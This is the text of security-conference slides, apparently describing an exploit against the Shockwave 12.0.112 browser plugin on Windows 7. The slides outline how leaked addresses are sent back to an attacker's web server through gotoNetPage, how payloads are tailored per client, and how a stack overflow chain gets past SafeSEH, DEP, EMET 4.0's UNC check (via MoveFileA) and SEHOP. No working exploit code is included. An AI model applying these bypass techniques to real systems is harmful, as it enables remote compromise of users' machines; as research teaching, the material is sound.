
It allowed me to disclose the address of the
"Shockwave 3D Asset.x32"
module, too

The Question Is....

How do we **use** the memory
disclosure?



Fresh
material



From the Lingo docs

gotoNetPage

Usage

`gotoNetPage "URL", {"targetName"}`

Description

Command; opens a movie with Shockwave content or another MIME file in the browser.

Only URLs are supported as valid parameters. Relative URLs work if the movie is on an HTTP or FTP server.

In the authoring environment, the `gotoNetPage` command launches the preferred browser if it is enabled. In projectors, this command tries to launch the preferred browser set with the Network Preferences dialog box or `browserName` command. If neither has been used to set the preferred browser, the `goToNetPage` command attempts to find a browser on the computer.

Parameters

URL Required. Specifies the URL of the movie with Shockwave content or MIME file to play.

targetName Optional. An HTML parameter that identifies the frame or window in which the page is loaded.

- If *targetName* is a window or frame in the browser, `gotoNetPage` replaces the contents of that window or frame.
- If *targetName* isn't a frame or window that is currently open, `goToNetPage` opens a new window. Using the string "`_new`" always opens a new window.
- If *targetName* is omitted, `gotoNetPage` replaces the current page, wherever it is located.

From the Lingo docs

gotoNetPage

Usage

`gotoNetPage "URL", {"targetName"}`

Description

Command; opens a movie with Shockwave content or MIME file to play.

Outlines the use of the gotoNetPage command. The command is used to transfer addresses (via javascript:) back to our webserver and **customize the payload** we want to deliver.

Parameters

URL Required. Specifies the URL of the movie with Shockwave content or MIME file to play.

targetName Optional. An HTML parameter that identifies the frame or window in which the page is loaded.

- If *targetName* is a window or frame in the browser, gotoNetPage replaces the contents of that window or frame.

- If *targetName* isn't a frame or window that is currently open, gotoNetPage opens a new window. Using the string "_new" always opens a new window.

- If *targetName* is omitted, gotoNetPage replaces the current page, wherever it is located.

environmentPropList

#platform	String containing "Mac,PowerPC", or "Windows,32". This is based on the current OS and hardware that the movie is running under.
#runMode	String containing "Author", "Projector", or "Plugin". This is based on the current application that the movie is running under.
#colorDepth	Integer representing the bit depth of the monitor the Stage appears on. Possible values are 1, 2, 4, 8, 16, or 32.
#internetConnected	Symbol indicating whether the computer the movie is playing on has an active Internet connection. Possible values are #online and #offline.
#uiLanguage	String indicating the language the player is using to display its user interface.
#osLanguage	String indicating the native language of the computer's operating system.
#osVersion	The value of #osVersion is a string. On Windows, The #osVersion property is is populated with information obtained with the GetVersionEx() system call. The values in the string are from the OSVERSIONINFO structure: "Windows CE" or "Windows NT" or "Windows 2000" or Windows XP" or "Windows 95" or "Windows 98" or "Windows ME" dwMajorVersion dwMinorVersion dwOSVersionInfoSize dwPlatformId szCSDVersion On Mac, the values in the string are from the Gestalt (gestaltSystemVersion) call: "Mac OS" major version minor version sub-version
#productBuildVersion	String indicating the internal build number of the playback application.

environmentPropList

#platform	String containing "Mac,PowerPC", or "Windows,32". This is based on the current OS and hardware that the movie is running under.
#runMode	String containing "Author", "Projector", or "Plugin". This is based on the current application that the movie is running under.
#colorDepth	Integer representing the bit depth of the movie. The number of bits that appears on. Possible values are 1, 2, 4, 8, 16, 32.
#isConnected	Symbol indicating whether the client has an active Internet connection. Possible values are "yes" and "no".
#language	String indicating the language the player is using to display its user interface.
#osLanguage	String indicating the native language of the computer's operating system.
#osVersion	The value of the #osVersion property is a string containing information about the operating system. On Windows, the #osVersion property is populated with information obtained with the GetVersionEx() system call. The values in the string are from the OSVERSIONINFO structure: "Windows CE" or "Windows NT" or "Windows 2000" or "Windows XP" or "Windows Vista" "Windows 98" or "Windows ME" On Mac, the values in the string are from the Gestalt (gestaltSystemVersion) call: "Mac OS" major version minor version sub-version
#productBuildVersion	String indicating the internal build number of the playback application.

This Property lets us craft different payloads depending on the client's Shockwave major and minor versions, build number, platform, operating system, etc.

Combine that with User Agent detection for more reliability



Sooooo, we're good here?

- Stack-based buffer overflow
- 1024 bytes
- Able to corrupt SEH records
- Found a way around SafeSEH
- Able to bypass DEP with ROP
- Able to LoadLibrary over UNC

SURE , if you ignore EMET:

Exploit Demo

Target:

- Windows 7 x64
- Firefox
- Shockwave 12.0.112

Method:

- Overwrite SEH record
- Use non-SafeSEH image
- ROP + LoadLibraryA over UNC
- Call WinExec in the DLL
- Win

DEMO

The Enhanced Mitigation Experience Toolkit (EMET) 4.0



Fermin Serna



Elias Bachaalany

**Disallows
loading a
library
over a UNC
path.**

BYPASSING: The Enhanced Mitigation Experience Toolkit (EMET) 4.0

**Guess what EMET doesn't
restrict over UNC paths?**

BYPASSING: The Enhanced Mitigation Experience Toolkit (EMET) 4.0

Guess what EMET doesn't restrict over UNC paths?

MoveFileA*

*this is just one of many similar examples

Exploit Demo

Target:

- Windows 7 x64
- Firefox
- Shockwave 12.0.112
- EMET 4.0

Method:

- Overwrite SEH record
- Use non-SafeSEH image
- ROP + **MoveFileA** over UNC
- Bypass EMET's UNC check
- **LoadLibraryA** the local DLL
- **Win**

DEMO

Sooooo, we're good here?


- Stack-based buffer overflow
- 1024 bytes
- Able to corrupt SEH records
- Found a way around SafeSEH
- Able to bypass DEP with ROP
- Able to MoveFileA over UNC +
Bypass EMET 4.0 UNC shiz

SURE , if you ignore Windows 8
and SEHOP:

Matt Miller

[skape]

The idea for **SEHOP**
originated in skape's
Uninformed v5
[**2006**] article:
*"preventing the
exploitation of seh
overwrites"*



Matt Miller

[skape]


“

Consider for the moment a solution that, during thread startup, places a custom exception registration record as the very last exception registration record in the chain. This exception registration record will be symbolically referred to as the validation frame henceforth.

From that point forward, whenever an exception is about to be dispatched, the solution could walk the chain prior to allowing the exception dispatcher to handle the exception. The purpose of walking the chain before hand is to ensure that the validation frame can be reached.



SEHOP Overview



skape, Uninformed Journal v5, "preventing the exploitation of seh overwrites"

SEHOP

Techniques to bypass SEHOP **have not been shown** in a real-world exploit


(as far as I know, please correct me if I'm wrong)

But, I imagine anyone who has thought about it would consider this solution:

1. IF you have some knowledge of stack addresses, you can **re-link** a corrupted SEH record with the rest of the chain

STACK

SEHOP




Normal stack layout,
prior to corruption

SEH chain is intact,
terminated by a pointer
to ntdll!FinalExceptionHandler

STACK

SEHOP




Stack-based buffer overflow corrupts an SEH record.

SEH chain is **not** intact.

This would **fail** sanity checks in the exception dispatcher

STACK

SEHOP




If you have knowledge of stack addresses you can restore the chain.

This would pass SEHOP checks*

*there are also checks on the pointer value of the handler, but these are trivial to pass


EMET 4.0

Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest



EMET 4.0


Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest



Self-explanatory

EMET 4.0


Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest



Already covered this

EMET 4.0


Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest



Mapping memory at 0x00000000

EMET 4.0


Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest



I suspect this is related to the Nozzle project (?)

EMET 4.0


Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest



Export Address Filtering, monitors exports for data accesses

EMET 4.0


Many of the mitigations in EMET 4.0 were the result of the **BlueHat** Prize contest



Self-explanatory

EMET 4.0

